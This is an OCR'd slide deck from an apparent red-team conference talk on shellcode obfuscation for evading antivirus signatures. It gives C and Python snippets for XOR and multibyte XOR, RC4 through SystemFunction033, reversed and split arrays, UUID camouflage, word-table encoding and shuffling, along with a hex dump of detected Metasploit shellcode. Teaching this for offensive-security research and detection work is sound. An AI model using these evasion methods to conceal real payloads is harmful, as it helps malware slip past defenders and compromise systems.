
HIDING IN PLAIN SIGHT

SHELLCODE OBFUSCATION

RED SIEGE
INFORMATION SECURITY

About Mike

- Red Siege Principal Consultant
- 26 years IT / 18 years security
- Photographer, musician, hiker



Coming Up

- Get the slides! https://redsiege.com/hiding

- What is shellcode?
- Why do we need to hide it?
- Ways to hide shellcode
  - Encoding
  - Encryption
- Other ideas

What is Shellcode

- Small piece of code used as the payload
- Historically, started a command shell, hence "shellcode"
- Common payload now is your C2 or stage 0
- Stored as raw bytes, hex, int
- https://en.wikipedia.org/wiki/Shellcode

Know Before You Go

- Examples here are programs that contain obfuscated shellcode and deobfuscation routine
- Sample programs did not attempt to execute shellcode


Why Hide?

- Shellcode from any well-known framework is likely signatured
  - Metasploit / Cobalt Strike / Brute Ratel, etc.
- Including signatured shellcode will likely result in detection

MSF Detected

```
C:\Users\Mike\Desktop\ThreatCheck>ThreatCheck.exe -e defender -f ..\obfuscation
bfuscation\noobfuscation.exe
[+] Target file size: 138240 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x1F234
00000000   03 53 49 BA 57 89 9F C6   00 00 00 00 FF D5 E8 2A   ·SIºW??Æ····ÿOè*
00000010   00 00 00 2F 43 66 56 5A   66 73 56 49 62 30 69 45   ···/CfVZfsVIb0iE
00000020   2D 34 58 35 34 51 49 5A   79 41 79 4A 73 75 5F 51   -4X54QIZyAyJsu_Q
00000030   63 49 69 6D 50 50 71 73   59 2D 4C 48 00 48 89 C1   cIimPPqsY-LH·H?A
00000040   53 5A 41 58 4D 31 C9 53   48 B8 00 02 28 84 00 00   SZAXM1ÉSH¸··(?··
00000050   00 00 50 53 53 49 C7 C2   EB 55 2E 3B FF D5 48 89   ··PSSIÇAëU.;ÿOH?
00000060   C6 6A 0A 5F 53 5A 48 89   F1 4D 31 C9 4D 31 C9 53   Æj·_SZH?ñM1ÉM1ÉS
00000070   53 49 C7 C2 2D 06 18 7B   FF D5 85 C0 75 1F 48 C7   SIÇA-··{ÿO?Au·HÇ
00000080   C1 88 13 00 00 49 BA 44   F0 35 E0 00 00 00 00 FF   A?···IºDd5à····ÿ
00000090   D5 48 FF CF 74 02 EB CC   E8 55 00 00 00 53 59 6A   OHÿIt·ëIèU···SYj
000000A0   40 5A 49 89 D1 C1 E2 10   49 C7 C0 00 10 00 00 49   @ZI?ÑAâ·IÇA····I
000000B0   BA 58 A4 53 E5 00 00 00   00 FF D5 48 93 53 53 48   ºX¤Så····ÿOH?SSH
000000C0   89 E7 48 89 F1 48 89 DA   49 C7 C0 00 20 00 00 49   ?çH?ñH?UIÇA· ··I
000000D0   89 F9 49 BA 12 96 89 E2   00 00 00 00 FF D5 48 83   ?ùIº·??â····ÿOH?
000000E0   C4 20 85 C0 74 B2 66 8B   07 48 01 C3 85 C0 75 D2   Ä ?At²f?·H·A?AuO
000000F0   58 C3 58 6A 00 59 49 C7   C2 F0 B5 A2 56 FF D5 00   XAXj·YIÇAdµ¢VÿO·
```

MSF High Detection Rate



How to Hide

- Encode
- Encrypt
- Obfuscate
- Separate shellcode from our loader
  - For this talk, I'll be discussing shellcode embedded in the loader


Base64 Encoding

- Basically, it's not great

Old School Encryption

- Caesar cipher, a.k.a. ROTX
- Shifts alphabet (or byte values) by X bytes
  - 0x00 -> 0x0D
- When encrypting, add 0x0D to each byte
- Subtract 0x0D at runtime

Effective ~2000 years later




(more) Modern Encryption

- XOR, XOR with multibyte key, AES, RC4, etc.
- XOR is the most simple

```
for (int idx = 0;  idx < sizeof(shellcode); idx++) {
    shellcode[idx] = shellcode[idx] ^ xorkey;
}
```

- To recover plaintext, just XOR again


XOR - Not Terrible



XOR (Multibyte Key)


```
void XOR(char * ciphertext, size_t ciphertext_len, char * key, size_t key_len)
{
    int myByte = 0;
    int k_minus_one = key_len - 1;
    for (int idx = 0;  idx < ciphertext_len; idx++) {
        if (myByte == k_minus_one)
        {
            myByte = 0;
        }

        ciphertext[idx] = ciphertext[idx] ^ key[myByte];
        myByte++;
    }
}
```

XOR Multibyte Key - It's Good!



AES

- It's more secure, it must be better!
- Not so much
- More on entropy later



AES Benefit

- Brute-force the last two bytes of the key for a built-in delay
  - Can introduce several minutes of delay without triggering sleep detection and can't be fast-forwarded


RC4 & SystemFunction032/033

- Advapi32.dll has two undocumented functions to decrypt RC4 in memory
- SystemFunction032 is for encrypting
- SystemFunction033 is for decrypting
- Both functions provide the same result!

```
SystemFunction033(&_data, &key);
```

SystemFunction032/033 Results

- Not terrible



Two Arrays Are Better Than One?


- Split shellcode into two arrays - even and odd
  - Based on position in array, not byte value

```
char shellcode[10] =
{ 0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xcc, 0x85, 0x93, 0x52 };
```

- ->

```
char even[5] = { 0xfc, 0x83, 0xf9, 0xcc, 0x93 };
char odd[5] = { 0x48, 0xe4, 0xe8, 0x85, 0x52 };
```

Meh?



Flip the Script


- Signatures based on bytes in a specific sequence

https://tenor.com/view/missy-elliot-reverse-it-gif-15151904

Flipity Flopity


```
char reversed_payload[598] = {0xd5, 0xff, ... 0xe4, 0x83, 0x48, 0xfc};
// reverse our array
char shellcode[598] = { 0x00 };
for (int i = 0; i < sizeof(reversed_payload); i++)
{
shellcode[i] = reversed_payload[sizeof(reversed_payload) - i - 1];
}
```

Alright Alright Alright



Reverse the Entire String?

- Shellcode string would look like
  - `"5dx0, ffx0, 65x0, …"`
- Unfortunately, not very effective



Camouflage

Shellcode as UUIDs

- UUID/GUID is a 128-bit label for information
- First observed being used by Lazarus group in 2021


```
//   00000000: fc 48 83 e4   f0 e8   c0 00   00 00 41 51 41 50 52 51
//        _______|__|__|__|   |  |
//       |   ____|__|__|    __|__|
//       |  |  __|__|      |  |
//       |  |  | |_        |  |
//       |  |  |   |       |  |
//     "e4 83 48 fc   -   e8 f0  -   00 c0  -0000-415141505251",
```

https://github.com/boku7/Ninja_UUID_Runner/blob/main/main.c#L232

Breaking the Pattern


- Normal shellcode loader has recognizable pattern
  - Allocate memory
  - Copy shellcode
  - Execute shellcode (CreateThread, callback function, etc.)
- Even if your shellcode is not detected, this pattern is well-known
- UuidFromStringA converts shellcode UUID string to binary and copies into memory for us
  - Breaks the pattern!

sadtrombone.png



Even More Camo

- Shellcode as IPv4/IPv6 address and MAC addresses!
  - RtlIpv4StringToAddressA / RtlIpv6StringToAddressA
  - RtlEthernetStringToAddressA
  - All convert string to binary and copy into memory



Catch-22

- We encrypt shellcode so we don't get caught
- Encryption raises entropy
- High entropy increases chance of detection
- How do we decrease entropy?

https://www.reddit.com/r/memes/comments/1bcv0i8/catch_22/

Get Loquacious

- Defeat entropy checks and hide shellcode using Jargon
- Translation table array of 256 unique words
  - Position of each word in array represents a byte of shellcode
  - translation_table[0] = 0x00
  - translation_table[1] = 0x01
  - …
- https://redsiege.com/blog/2023/07/obfuscating-shellcode-using-jargon/


Jargon Example

Shellcode: `0x02, 0x01, 0x03, 0x00, 0x04`

```
unsigned char* translation_table[5] = { "day", "dog",
"cat", "fish", "horse" };
```

```
unsigned char* translated_shellcode[5] = { "cat", "dog",
"fish", "day", "horse" };
```

Jargon = Results



Jigsaw Puzzle

- `shellcode = [0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xcc, 0x00, 0x00, 0x00]`
- Create new array same length of shellcode
  - `positions = list(range(0,10))`
- Shuffle the array
  - `random.shuffle(positions)`
  - `positions = [1, 6, 8, 2, 5, 9, 7, 0, 4, 3]`
- Construct the payload

```
jigsaw = []
      for position in positions:
      jigsaw.append(shellcode[position])
```

